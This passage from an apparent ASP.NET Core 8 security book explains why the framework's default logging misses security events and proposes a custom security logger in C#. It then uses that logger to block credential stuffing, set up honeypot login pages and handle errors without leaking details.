        ILogger<LoginModel> logger)
    {
```



```

    _signInManager = signInManager;
    _logger = logger;
}

public override async Task OnGetAsync(
    string returnUrl = null)
{
    //Not important for us right now
}

public override async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
{
    returnUrl = returnUrl ?? Url.Content("~/");

    if (ModelState.IsValid)
    {
        var result = await _signInManager.PasswordSignInAsync(
            Input.Email, Input.Password, Input.RememberMe,
            lockoutOnFailure: false);
        if (result.Succeeded)
        {
            _logger.LogInformation("User logged in.");
            return LocalRedirect(returnUrl);
        }
        if (result.RequiresTwoFactor)
        {
            return RedirectToPage("./LoginWith2fa",
                new { ReturnUrl = returnUrl,
                    RememberMe = Input.RememberMe });
        }
        if (result.IsLockedOut)
        {
            _logger.LogWarning("User account locked out.");
            return RedirectToPage("./Lockout");
        }
    }
}

```

```

        else
        {
            ModelState.AddModelError(string.Empty,
                "Invalid login attempt.");
            return Page();
        }
    }

    // If we got this far, something failed, redisplay form
    return Page();
}
}

```

You can see in Listing 11-2 the `ILogger` instance being passed in the constructor via the dependency injection framework. You can also see two places where the logger is used. The first is if the system is able to validate the user's password, `LogInformation()` is called with a message, "User Logged In". Next, if the system discovers that the user is locked out, `LogWarning()` is called with a message, "User account locked out".

There are two things to point out here. First, the ASP.NET team provided several extension methods to make using the logging functionality easier. While you only need to *implement* the `Log()` method, you can call several easier-to-understand methods. The second item is that the logging mechanism doesn't just write text to a file (or console, database, or whatever your data store is), it can differentiate between something that is merely informational vs. something that merits attention. In this case, we can log either a `Warning` or `Information`, but there are several others available in the `LogLevel` enumeration. You can use this enumeration directly, or use them via the extension methods. Here they are, ordered from least to most important:²

- **Trace (0)** – Typically used for logging items that are only needed for debugging. Example: logging the value of variables during the processing of a method. This level is turned off by default.
- **Debug (1)** – Typically used for logging items that are needed for debugging, but not as detailed as `Trace`. Example: logging a method call with parameter values.

²<https://docs.microsoft.com/en-us/aspnet/core/fundamentals/logging/?view=aspnetcore-3.1>

- **Information (2)** – Used to track miscellaneous information, such as how long a request takes.
- **Warning (3)** – Typically used for unexpected events that may or may not cause problems elsewhere. Example: looking for a configuration value, but a default value is available.
- **Error (4)** – Typically used for problems in the system that don’t cause the app to crash. Example: a necessary value in the URL query string is missing so the user is shown an error message.
- **Critical (5)** – Used for nonrecoverable errors. Example: a database with user login information is inaccessible.

The idea behind these log levels is that you can categorize errors by their severity and only look at the severities that you care about in a particular time and place. For instance, for normal debugging, you may only care about items that are “Information” and higher. If you’re debugging a particularly difficult problem, you may want to look at “Debug” and “Trace” items as well. In production, if you’re only logging items that a system administrator needs to look at, you may only log “Critical” messages, or possibly include “Error” messages. If you have a more robust monitoring system, you may also include the “Warning” messages in your production logs as well.

Changing your minimum log level is fairly straightforward, assuming you implemented your ILogger interface correctly. You only need to change a setting in your appsettings.config file, as seen in Listing 11-3.

Listing 11-3. Logging section of appsettings.config

```
{
  "Logging": {
    "LogLevel": {
      "Default": "Warning"
    }
  }
}
```

As mentioned earlier, implementing logging is as simple as creating a class that implements the ILogger interface and then adding it as a service in Program.cs.

Where ASP.NET Core Logging Falls Short

As mentioned earlier, the logging mechanism is fairly well thought-out and built well if you're a developer and want to know whether your code is functioning properly. It is not so good at catching potential hackers, however. To see why, let's look at what gets logged during CSRF token matching.³ For the sake of brevity, instead of looking at the code, I'll just post a summary here.

- Antiforgery validation failure (Warning)
- Antiforgery successfully validated (Debug)
- Missing cookie token (Warning)
- Missing request token (Warning)
- New cookie token (Debug)
- Reused cookie token (Debug)
- Token deserialization exception (Error)
- Cache headers overridden (Warning)
- Token deserialization failure (Debug)

Note I've removed the event IDs, integers representing each of these items, from the list. In previous editions of ASP.NET, these event IDs weren't unique per library so I honestly had no idea what they were used for. That problem is fixed, and the event IDs now appear to be unique per library, though not unique across all of ASP.NET. With that said, since the event IDs changed, I cannot recommend using them because I'm not sure if/when they will be changed in a future release, so I've not included them here.

At first glance, this list looks reasonable. After all, signs that the token is being tampered with, such as a missing cookie, are logged. And I removed methods that log a missing request token, reused cookie token, token deserialization exceptions, etc., which are helpful for security, too.

³<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Antiforgery/src/Internal/AntiforgeryLoggerExtensions.cs>

But there is a problem from a security perspective. The log levels aren't appropriate for security. For instance, if the token is missing, the code is logged at a "Warning" level. A missing token could certainly happen during a CSRF attack, so logging such a request is important. It is much more serious, however, than overriding the cache headers, which is also set to "Warning". But if the framework is unable to deserialize the tokens, as might happen if someone is tampering with them, it's unlikely to be picked up by the logs because the token deserialization failure is only caught if you're logging debug-level incidents.

While it is appropriate to tell the developer that their headers are being changed, a security person parsing the logs is going to see items that might be a sign of a genuine security concern (i.e., missing tokens) barely indistinguishable from items that are simply noise in a production system (i.e., headers changing to a safer value).

Unfortunately, this is not an isolated case. The framework is filled with examples of logging from a developer's perspective, not a security perspective. As another example, here is the important code for logging purposes for binding simple types (like strings) to model objects.⁴

Listing 11-4. Model binding simple types in SimpleTypeModelBinder

```
public Task BindModelAsync(ModelBindingContext bindingContext)
{
    ArgumentNullException.ThrowIfNull(bindingContext);

    _logger.AttemptingToBindModel(bindingContext);

    var valueProviderResult = bindingContext.ValueProvider.
        GetValue(bindingContext.ModelName);
    if (valueProviderResult == ValueProviderResult.None)
    {
        _logger.FoundNoValueInRequest(bindingContext);

        // no entry
        _logger.DoneAttemptingToBindModel(bindingContext);
        return Task.CompletedTask;
    }
}
```

⁴<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Mvc/Mvc.Core/src/ModelBinding/Binders/SimpleTypeModelBinder.cs>

```

bindingContext.ModelState.SetModelValue(
    bindingContext.ModelName, valueProviderResult);

try
{
    //No logging in model binding logic
    //But throw an exception if binding fails
}
catch (Exception exception)
{
    var isFormatException = exception is FormatException;
    if (!isFormatException &&
        exception.InnerException != null)
    {
        exception = ExceptionDispatchInfo.Capture(
            exception.InnerException).SourceException;
    }

    bindingContext.ModelState.TryAddModelError(
        bindingContext.ModelName,
        exception,
        bindingContext.ModelMetadata);
}

_logger.DoneAttemptingToBindModel(bindingContext);
return Task.CompletedTask;
}

```

In the code in Listing 11-4, the framework tries to convert the request value to the variable type. If this fails, the exception is caught, and a model error is added instead. A data type mismatch could be a mistake, which would make simply adding a model error appropriate, but it could also be someone sending malicious data to attempt to breach the system. And since nothing is logged in the catch statement, we will not see issues here in production environments.

Since the lack of logging when model binding code fails is a problem from both a debugging and a security perspective, then it would be ideal if we could add our own logging. That is technically possible, since we've already removed several authentication

services and replaced them with our versions we already know how to do so. But the problems that we ran into with the `SignInManager` with needing private and internal items to run code properly apply here, too.

Logging Request Information

Another issue with the default logging framework is that the debugger is called asynchronously as compared to the rest of the code. In other words, the website continues processing the request while the debugger code is being processed. This makes a lot of sense from a performance perspective since we don't want a request to be delayed due to logging.

It does pose a problem for us from a security perspective, though. If we want to detect criminal activity, we should want to store basic information about the request, such as request IP address, along with the other information we're logging. But because the logging occurs outside of the normal request code, we are not guaranteed to have the request information by the time we get around to running the debug code. The request information might have been garbage collected by the time our debug code runs.

Logging and Compliance

As if this weren't enough, to be compliant with some standards, such as HIPAA or PCI, you also need to be logging information such as who accessed what information and when. The idea behind this type of logging is being able to prove that your users are only accessing the data that they need to in order to do their jobs. For instance, if an employee wishes to pull your data out of your system and sell it on the black market, they could try to pull a small percentage of the data each day to avoid notice. With typical logging, the attacker will indeed avoid notice. But instead if you log every time an employee accesses sensitive data, you can detect and stop the activity from happening, or at least determine who accessed the data after the fact.

Here again, choosing a log level for this type of logging is nearly impossible. You're probably only logging Critical (and possibly Error) level logs, but someone accessing data as a part of their job is certainly neither Critical nor an Error. If you log this as Information, it won't show up in your logs unless you log other Information-level items, which will pollute your log with mostly useless information.

Building a Better System

Ok, it should be pretty obvious by now that the current system doesn't work. But what does? Unfortunately, the software industry doesn't seem to have a good solution. One possible start is the logging portion of the ESAPI (Enterprise Security API) interface maintained by OWASP.⁵ In addition to the typical debugging levels, this interface also defines six levels of security events:

- **EVENT_FAILURE** – A nonsecurity event that failed
- **EVENT_SUCCESS** – A nonsecurity event that succeeded
- **EVENT_UNSPECIFIED** – A nonsecurity event that is neither a success nor failure
- **SECURITY_AUDIT** – A security event kept for auditing purposes, such as keeping track of which users access what data
- **SECURITY_FAILURE** – A security event that has failed, such as a missing CSRF token
- **SECURITY_SUCCESS** – A security event that has succeeded, such as when a user logs in successfully

This is progress – we can now easily differentiate between failed vs. successful events, such as failed vs. successful logins, and actual events vs. mere audits, such as a login attempt vs. logging a user query. We're still not differentiating between a somewhat serious failure, though, such as a missing CSRF token vs. a normal security failure, as with a failed login. Parsing through the logs won't be easy. Adding the debug info won't be of much help, since as we've seen, debug levels don't necessarily match up with security levels. Instead, I would use the following security levels:

- **SECURITY_CRITICAL** – A security event that is certain or near-certain to be a sign of an attack.
- **SECURITY_ERROR** – An error in the system of unspecified origin.
- **SECURITY_WARNING** – A problem that could indicate an attack or could be a simple error, such as a query string parameter in the wrong format.

⁵<https://owasp.org/www-project-enterprise-security-api/>

- **SECURITY_INFO** – An event that is expected under normal circumstances but could indicate a problem if repeated, such as a failed login.
- **SECURITY_AUDIT** – An event that is used purely for auditing purposes.
- **SECURITY_SUCCESS** – A security event that succeeded, like a successful login. This is important because we need to know where hackers may have gotten through.
- **SECURITY_NA** – An event that can be ignored by the security log, such as trace logs for debugging.

Such levels could be added to the existing log framework by adding one parameter. When in production, all levels (aside from SECURITY_NA) would be saved, regardless of whether the debug event was. This way, security events can be easily parsed for analysis and reporting.

Why Are We Logging *Potential* Security Events?

Before I get too much further, I suspect there are skeptics out there that aren't sure why we're logging suspicious security events. After all, shouldn't we keep log space small and only log items that are clearly security concerns? There are two problems to this:

- As mentioned earlier, any good hacker is going to want to avoid detection. To this end, they will disguise their attacks as much as possible. Logging everything suspicious, then looking for patterns, is really the only way to detect some behaviors.
- Users will do all sorts of things to your system that look suspicious but are essentially harmless. As just one of many examples, most of us have changed query strings on various websites to try to get around limitations. Most hackers start their careers by attempting SQL injection or XSS attacks against websites but don't intend to do harm. It's usually the *pattern* of bad behavior that we care about, not any one incident.

Better Logging in Action

Here's what a better logging framework would look like if we built one from scratch. First, we need to store the following pieces of information:

- **Security Level** – The numerical equivalent of `SECURITY_CRITICAL`, `SECURITY_ERROR`, etc.
- **Event ID** – A unique number that can help us report on the same or similar events by event type.
- **Logged-In User ID** – If present, we should know which user performed the action.
- **Request IP Address** – The IP address of the incoming computer.
- **Request Port** – The Port of the computer where the request is coming from.
- **Date Created** – The date the event occurred.
- **User Agent** – The user agent sent by the browser.
- **Request Path** – The path the incoming request was attempting to access.
- **Request Query** – The query string of the incoming request.
- **Additional Info** – A field to store any additional information, like additional information about the event or a stack trace for errors.

Next, we need to create a service that the website can consume. Ideally, we'd have a service that could be used instead of the current logging framework from a development perspective but work in tandem with it from an implementation perspective so we can continue taking advantage of the logging that exists within the ASP.NET Core source. My ideal call for such a service would look like this.

Listing 11-5. Ideal call to a security logger

```
_logger.Log(LogLevel.Information,  
            SecurityEvent.Authentication.LOGIN_SUCCESSFUL,  
            "User logged in");
```

I'll break the code in Listing 11-5 down:

- The `LogLevel.Information` is there to allow us to continue using the existing debug logs for development without forcing developers to make two separate calls.
- By nesting the `LOGIN_SUCCESSFUL` object within `SecurityEvent.Authentication`, we can store information about the event (such as level and event ID), eliminating the need for developers to know those details and to allow options to show up in intellisense.
- The last string parameter isn't particularly useful here for the security logger, because as you'll see in a moment, the information is stored in the event itself already. But we'll include it here for the debug logging.

Let's dig into how the code is built to allow us to call `SecurityEvent.Authentication.LOGIN_SUCCESSFUL` in Listing 11-6.

Listing 11-6. `SecurityEvent` hierarchy

```
public static partial class SecurityEvent
{
    public static class Authentication
    {
        public static SecurityEventType LOGIN_SUCCESSFUL { get; }
        = new SecurityEventType(1200, LogLevel.Information,
            SecurityEventType.SecurityLevel.SECURITY_SUCCESS);
        public static SecurityEventType LOGOUT_SUCCESSFUL { get; }
        = new SecurityEventType(1201, LogLevel.Information,
            SecurityEventType.SecurityLevel.SECURITY_SUCCESS);
        //More events removed for brevity
    }
}
```

To make it easy to find objects in intellisense, I've nested an `Authentication` class within the `SecurityEvent` class, making any authentication-related objects easy to find. Then each individual event is a static object, again to make these easy to find with intellisense. Each object, an implementation of a new `SecurityEventType` object (which we'll explore next), contains an Event ID that should be unique for that individual event and a security level that indicates how serious that event is.

The `SecurityEventType` object is pretty straightforward, but I'll include it here in Listing 11-7 for the sake of completeness.

Listing 11-7. The `SecurityEventType` object

```
public class SecurityEventType
{
    public enum SecurityLevel
    {
        SECURITY_NA = 1,
        SECURITY_SUCCESS = 2,
        SECURITY_AUDIT = 3,
        SECURITY_INFO = 4,
        SECURITY_WARNING = 5,
        SECURITY_ERROR = 6,
        SECURITY_CRITICAL = 7
    }

    public int EventId { get; private set; }
    public SecurityLevel SecurityLogLevel { get; private set; }
    public LogLevel LogLevel { get; private set; }

    public SecurityEventType(int eventId, LogLevel logLevel,
        SecurityLevel securityLevel)
    {
        EventId = eventId;
        LogLevel = logLevel;
        SecurityLogLevel = securityLevel;
    }
}
```

The code in Listing 11-7 is pretty straightforward. We have an event ID so we have a unique identifier in the database, the security level so we know which items to track from a security perspective, and a normal debug log level to avoid making two calls to a logger whenever we need to save information to our logs.

The interface for our service contains a few surprises, so I'll include it in Listing 11-8.

Listing 11-8. The `ISecurityLogger` interface

```
public interface ISecurityLogger
{
    void Log(SecurityEventType securityEventType,
            string message);
    void Log(int eventId, LogLevel logLevel,
            SecurityLevel securityLevel, string message);
    void Log(SecurityEventType securityEventType,
            string message, string? overrideUserID);
    void Log(int eventId, LogLevel logLevel, SecurityLevel
            securityLevel, string message, string? overrideUserID);
}
```

In the interface in Listing 11-8, we have four versions of `Log`: two that take a `SecurityEventType` for predefined and/or common events and two that take a user ID. We will cover why explicitly setting the user ID is important in a bit.

Since the implementation is mostly data access code, very little is unique so I won't include it here. If you want the code, please see the safe version of the Juice Shop website. Do note that because of the concurrency issue, any code that checks the `HttpContext` object must be smart enough to handle situations where the object is null. We also will need to call the method synchronously for the same reason.

Caution I strongly recommend using a data access system other than your primary Entity Framework database context for storing logs to the database. When calling `SaveChanges()`, your database context will save all changes, regardless of where the change was made. This has caused weird concurrency issues for me in the past, so I recommend that you avoid the same issue by storing your data via another means.

Security Logging for Framework Events

The first examples I gave in this chapter of inadequate logging all came from the framework itself. The next question you should be asking is: What would it take to start logging the events from within the framework into your own security logging?

Unfortunately, the answer is “not much.” You could implement your own version of ILogger that listens for events that come from the framework itself and then log security events based on what is passed in, but doing this well would be a monumental task. You’ve seen how inconsistent these logs are, so sorting everything out would take months’ worth of work. Even worse, this code would break every upgrade. Until the ASP.NET development team gets its act together, you’re probably stuck not logging these issues.

PII and Logging

One of the things you need to watch out for when logging is that PII or other sensitive information *never* gets stored in your logs. It would be a terrible thing if you go through the trouble to encrypt your PII and store it elsewhere, only to find that the information is leaked anyway because this information appeared in the logs and they were stolen.

Note The biggest technology companies can make this mistake, too. In 2018, Twitter announced that it had discovered that passwords were stored in plaintext in their logs and that everyone should update their passwords immediately.⁶ Twitter found and fixed its own error. Will you?

When Not to Log for Security

You’re a great deal more likely to see criminal activity with this approach than you are with the typical approach that most software products take. Does that mean that you should implement this for every project? As much as I’d like to say “yes,” the correct answer is really “it depends.” One of the problems that most security teams have is something called “alert fatigue,” where too much data leads to too many alerts, which leads to things getting missed because of too much information rather than too little. And this is, of course, assuming that you have a security team who can look at the logs to find criminal activity.

⁶www.zdnet.com/article/twitter-says-bug-exposed-passwords-in-plaintext/

So the short answer here is that you should implement a dedicated security log if and only if you can say “yes” to one of the following:

- Your company has the ability to parse the logs to find criminal activity.
- You have the ability to add features that take action if certain activities are found.

While the first option is outside of your control, you may be able to leverage the second to improve your defenses. Read on to learn more.

Using Logging in Your Active Defenses

Logging information for forensic purposes is certainly important for figuring out what happened if a breach occurred. Real-time logging can also help you detect attacks as they occur in real time if you have the proper monitoring in place. But what if you could detect and stop attackers in real time, with the help of your logging? The easiest way to do this is via a Web Application Firewall, but since that is more of a hosting tool than a development tool, I’ll not dive into that here. We can, however, use our new logging framework for this purpose, too. To demonstrate how this could work, I’ll use this framework to help prevent credential stuffing attacks.

Blocking Credential Stuffing with Logging

To stop credential stuffing attacks, you need to detect and block source IPs that are causing unusually high numbers of failed logins. First, let’s log failed logins from our custom `SignInManager`.

Listing 11-9. `SignInManager` with extra logging

```
public virtual async Task<SignInResult>
    CheckPasswordSignInAsync(JuiceShopUser user,
        string password, bool lockoutOnFailure)
{
    if (await UserManager.CheckPasswordAsync(user, password))
    {
```

```

    //MFA code removed for brevity
    return SignInResult.Success;
}
//Logger.LogDebug(2, "User failed to provide the correct
password.");

if (user != null)
{
    string? userID = UserManager.GetUserIdAsync(user).Result;
    _securityLogger.Log(SecurityEvent.Authentication.
        PASSWORD_MISMATCH, "User failed to provide the correct
        password.", userID);
}

if (UserManager.SupportsUserLockout && lockoutOnFailure)
{
    //Remainder of method removed for brevity

```

Listing 11-9 shows the code we need to add. You should notice that we need to explicitly set the user ID for the request, since the user isn't officially logged in yet. The logger will log the rest of the information automatically that we need, such as request IP and date the attempt failed.

CheckPasswordSignInAsync has a check in that we only log the PASSWORD_MISMATCH event if the user is not null. This may seem odd, but recall we changed the code so null users *can* get to this point so we can reduce the amount of information leakage from our login process. To avoid logging both a USER_NOT_FOUND event and a PASSWORD_MISMATCH event for the same failed login, we need to check for a null user here since a null user would also have a PASSWORD_MISMATCH. Unfortunately, the code is a bit awkward, but to rewrite it so it makes more sense would require a significant refactoring that would make upgrading to a new version of the .NET framework (which presumably would have an upgraded version of the SignInManager) more difficult.

Finally, we need to use this information to prevent users who have sent too many failed requests from even attempting another login. We can do this by adding a check to the login page itself. Listing 11-10 shows one way you could do this.

Listing 11-10. Login code-behind that uses logging info to block suspicious users

```
public async Task<IActionResult> OnPostAsync(
    string returnUrl = null)
{
    if (!CanAccessPage())
        return RedirectToPage("./Lockout");

    //Remainder of the code remains untouched
}

private bool CanAccessPage()
{
    var sourceIp = HttpContext.Connection.RemoteIpAddress.↵
        ToString();

    //SqlQuery is smart enough to understand that interpolated
    //string values should be treated as parameters, so this is
    //safe from SQL injection attacks
    var failedUsernameCount = _dbContext.Database.SqlQuery<int>(
        $"SELECT COUNT(1) AS Value FROM SecurityEvent WHERE ↵
        DateCreated > {DateTime.UtcNow.AddDays(-1)} AND ↵
        RequestIP = {sourceIp} AND ↵
        EventID = {Logging.SecurityEvent.Authentication. ↵
        USER_NOT_FOUND.EventId}").Single();

    var failedPasswordCount = _dbContext.Database.SqlQuery<int>(
        $"SELECT COUNT(1) AS Value FROM SecurityEvent WHERE ↵
        DateCreated > {DateTime.UtcNow.AddDays(-1)} AND ↵
        RequestIP = {sourceIp} AND ↵
        EventID = {Logging.SecurityEvent.Authentication. ↵
        PASSWORD_MISMATCH.EventId}").Single();

    if (failedUsernameCount >= 5 || failedPasswordCount >= 20)
        return false;
    else
        return true;
}
```

The most interesting code here is found in the `CanAccessPage` method, which has two checks:

- Check the number of distinct usernames from failed login attempts that came from a particular IP address within the last 24 hours. If five or more, return false (which sends the user to the lockout page).
- Check the number of times a user from a particular IP address tried to log in and their password didn't match. If 20 or more, return false (which sends the user to the lockout page).

There are a number of improvements that could be made here, of course, from making these counts configurable or placing the checks within a service, but I'm sure that you get the idea. We should be able to use our logging info to keep our application safer in real time.

Caution If you're building a website that targets business users, you will need to raise these limits, probably significantly. Many businesses have their employees' computers hidden behind a NAT gateway that causes all traffic from that network to come from a single IP. With such a gateway, locking out one user from that network would lock out everyone.

Of course, now that you've started using logging in this way, you should find many places to use it to protect your website. One example is using this approach to help block malicious users from creating accounts in an attempt to find real ones via the registration page. I won't get into how to do so here, but this is another place that will need to be changed if you're going to stop credential stuffing.

Honeypots

In Chapter 1, I talked about using honeypots, fake resources intended to entice attackers into attempting to attack a perfectly safe location, to detect malicious activity without putting yourself at risk of harm. Now that you have some logging in place, it's time to put that idea into action.

One easy and straightforward place to put a honeypot is in a fake login page that is in an easily guessable location but has no direct links (so hackers will find it but users won't). "wp-login.php" would be a good location, as would "/Identity/Account/Login" (assuming you move your real login page). This page would look like a real login page, but instead of attempting to log a user in when the form is submitted, a security event should be recorded stating that someone attempted to use the fake login page. Then if too many of these occur, block the user from attempting to reach any page.

I won't show you how to do this because the approach isn't materially different from the page creation and security logging that you've already seen. But it would be worth showing how to create an attribute that prevents users from accessing pages if they've attempted too many logins on honeypot pages.

Listing 11-11. Attribute that can be used to block users with too many security events

```
public class BlockIfLockedOut : Attribute,
    IAuthorizationFilter
{
    public void OnAuthorization(
        AuthorizationFilterContext context)
    {
        var isLockedOut = //code to check for lockouts removed

        if (isLockedOut)
        {
            context.Result = new RedirectResult(
                lockoutOptions.LockedOutPage);
        }
    }
}
```

Most of the useful code in Listing 11-11 is removed here for brevity, but it should be straightforward, and as always, a working example is available in the book's GitHub account located at <https://github.com/Apress/Advanced-ASP.NET-Core-8-Security-2nd-ed>. But here are the highlights you need to know right now:

- Your attribute needs to inherit from `IAuthorizationFilter`, along with `Attribute`.
- You don't have a constructor to get services, but you can get all the services you need from `HttpContext.RequestServices.GetService`.
- If you detect a problem, you return a `RedirectResult` to some page that gives the user a generic error message.

Then to use this attribute, all you need to do is add the attribute to a class or method like you would with the `[Authorize]` attribute that we've used elsewhere in the book.

Log Injections

One last item to note before we move on to error handling is the idea of log injections. It is not uncommon for attackers to be able to inject code or data into log sources just like they can inject JavaScript into web pages in an XSS attack or inject SQL in a database query in a SQL injection attack. To prevent issues from occurring, please ensure that your `ILogger` implementation (as well as any security logger implementation) can safely handle any data it is given. Use parameterized queries for SQL logs, sanitize commas and newlines for CSV files, etc.

Caution We will cover security scanning tools in more detail later in the book. But for now, you should take note that some security scanning tools will flag any lack of data sanitization in your calls to `ILogger` as an injection vulnerability. You may be tempted to sanitize the data to satisfy the scanner, but you're better off if you don't. You will save a lot of time developing and debugging if you let your logger handle data sanitization and ignore what the scanner tells you in these specific instances.

Proper Error Handling

As much as we want to avoid them, unexpected errors will pop up in our websites from time to time. Handling those errors properly is an important, and all-to-often overlooked, aspect of web security. Here again, simply using the defaults that a sample

ASP.NET site gives you doesn't quite cut it. Luckily for us, with the changes we've made already, fixing the problem is relatively easy. First, let's look at the error configuration section in our Startup class in Listing 11-12.

Listing 11-12. Error configuration in Program.cs

```
if (env.IsDevelopment())
{
    app.UseDeveloperExceptionPage();
    app.UseDatabaseErrorPage();
}
else
{
    app.UseExceptionHandler("/Home/Error");
    app.UseHsts();
}
```

`app.UseHsts()` is not related to error handling, so let's ignore that for now. We've covered `app.UseDatabaseErrorPage()` already, so let's focus on the remaining two.

- `app.UseDeveloperExceptionPage()` tells the framework to send any errors to a page that shows the details of the exception to the user. This is generally a helpful thing in development environments, but **it must not be turned on in anything other than a development machine**. Why? Information leakage. Error-based SQL injection attacks, which we covered in Chapter 5, are just one of hundreds or thousands of examples of possible messages that could help an attacker break into your website.
- `app.UseExceptionHandler("[page name]")` redirects the user to a page of the developer's choosing, and while you can't see it here, this page shows a generic error page rather than the detailed stack trace that the developer exception page does. You can also see that this is appropriately set up to be called in every environment other than Development.

To prove that the generic error page doesn't actually show a detailed error message, here is a screenshot of an error. In this particular case, I created a page called "ThrowError" in the Home controller that returns a non-existent view. The screenshot is in Figure 11-1.




Figure 11-1. Generic ASP.NET Error page

While the message here isn't terribly user-friendly, it serves the basic function for error pages – it tells the user that an error occurred and it doesn't expose details as to what that error is. (It does expose the fact that this is an ASP.NET Core website, which is technically information leakage that most security professionals would ask you to fix, but

I'll ignore that for now.) I'll get into making this a more user-friendly page in a moment. For now, take note that there's a Request ID, which should help us track down the error in our logs. To see where the Request ID comes from, let's look at the source for the default Error page.

Listing 11-13. Source for the default Error page

```
[ResponseCache(Duration = 0, Location = ␣
    ResponseCacheLocation.None, NoStore = true)]
public IActionResult Error()
{
    return View(new ErrorViewModel { RequestId = ␣
        Activity.Current?.Id ?? HttpContext.TraceIdentifier });
}
```

The code in Listing 11-13 is a little unsettling – the Request ID could come from one of two places. We want to have the Request ID show up in the logs, and the fact that there isn't a single method to determine it doesn't bode well for it showing up in the logs. Let's look in the log for this entry for the Request ID.

Listing 11-14. Log entry for error thrown when View is missing

```
Level: Error, State: The view 'ThrowError' was not found. Searched
locations: /Views/Home/ThrowError.cshtml, /Views/Shared/ThrowError.cshtml,
/Pages/Shared/ThrowError.cshtml, Event: ViewNotFound,
```

Sure enough, there is *not* a Request ID in Listing 11-14. Ok, so let's fix this and use our new logging mechanism to save the exception to our log files. You should create another method in the SecurityLogger class and ISecurityLogger interface that takes an exception and saves the stack trace to our log table. I won't show that method here, but Listing 11-15 will show you what the new Error class might look like.

Listing 11-15. Error class with improved logging

```
[AllowAnonymous]
[ResponseCache(Duration = 0, Location =
    ResponseCacheLocation.None, NoStore = true)]
public IActionResult Error()
{
```

```

var context = HttpContext.Features.
    Get<ExceptionHandlerFeature>();

var requestId = Activity.Current?.Id ??
    HttpContext.TraceIdentifier;

_securityLogger.LogEvent(SecurityEvent.General.EXCEPTION,
    $"An error occurred, request ID: {requestId}, error: ↵
    {context.Error}");

return View(new ErrorViewModel { RequestId = requestId });
}

```

You need the `ExceptionHandlerFeature` instance to pull information about the exception, but it is not a service, so you need to pull the Feature from the `HttpContext` object. You should also put the Request ID in the message so you can search for it easily. (Or, of course, you can use a separate column in your logging table.) Now we are able to log both the exception details and the request ID, information necessary to track down the cause of an error when one occurs.

Caution If you do save the stack trace to the database as I recommend, know that the table size can become large rather quickly. Have a plan in place to manage this when it happens.

If you want to change the error page text (and you should), the view is located in the Shared folder under Views.

Exception Handling via Middleware

If you want a bit more control over your error handling, you can do so through middleware. Rather than create your own middleware, though, you can leverage the error handling built into the framework. To make this work, you'll need a service that implements `ExceptionHandler`, and you'll need to add the middleware. First, Listing 11-16 shows middleware that logs the exception.

Listing 11-16. An `ExceptionHandler` that logs errors

```

public class ErrorLogger : IExceptionHandler
{
    private readonly ISecurityLogger _securityLogger;

    public ErrorLogger(ISecurityLoggerFactory loggerFactory)
    {
        _securityLogger =
            loggerFactory.CreateLogger<ErrorLogger>();
    }

    public async ValueTask<bool> TryHandleAsync(HttpContext
        httpContext, Exception exception,
        CancellationToken cancellationToken)
    {
        _securityLogger.Log(SecurityEvent.General.EXCEPTION,
            exception.ToString());

        //Use this to redirect to the error page
        //we set in Program.cs
        return ValueTask.FromResult(false);
    }
}

```

If you would like to return custom content instead, you could implement something similar to Listing 11-17.

Listing 11-17. Error logging middleware that returns content

```

public class ErrorLogger : IExceptionHandler
{
    //Valuable if you want the error handler to change the UI
    //Use env.IsProduction() to hide sensitive info in prod
    private readonly IHostEnvironment _hostEnvironment;
    private readonly ISecurityLogger _securityLogger;

```

```

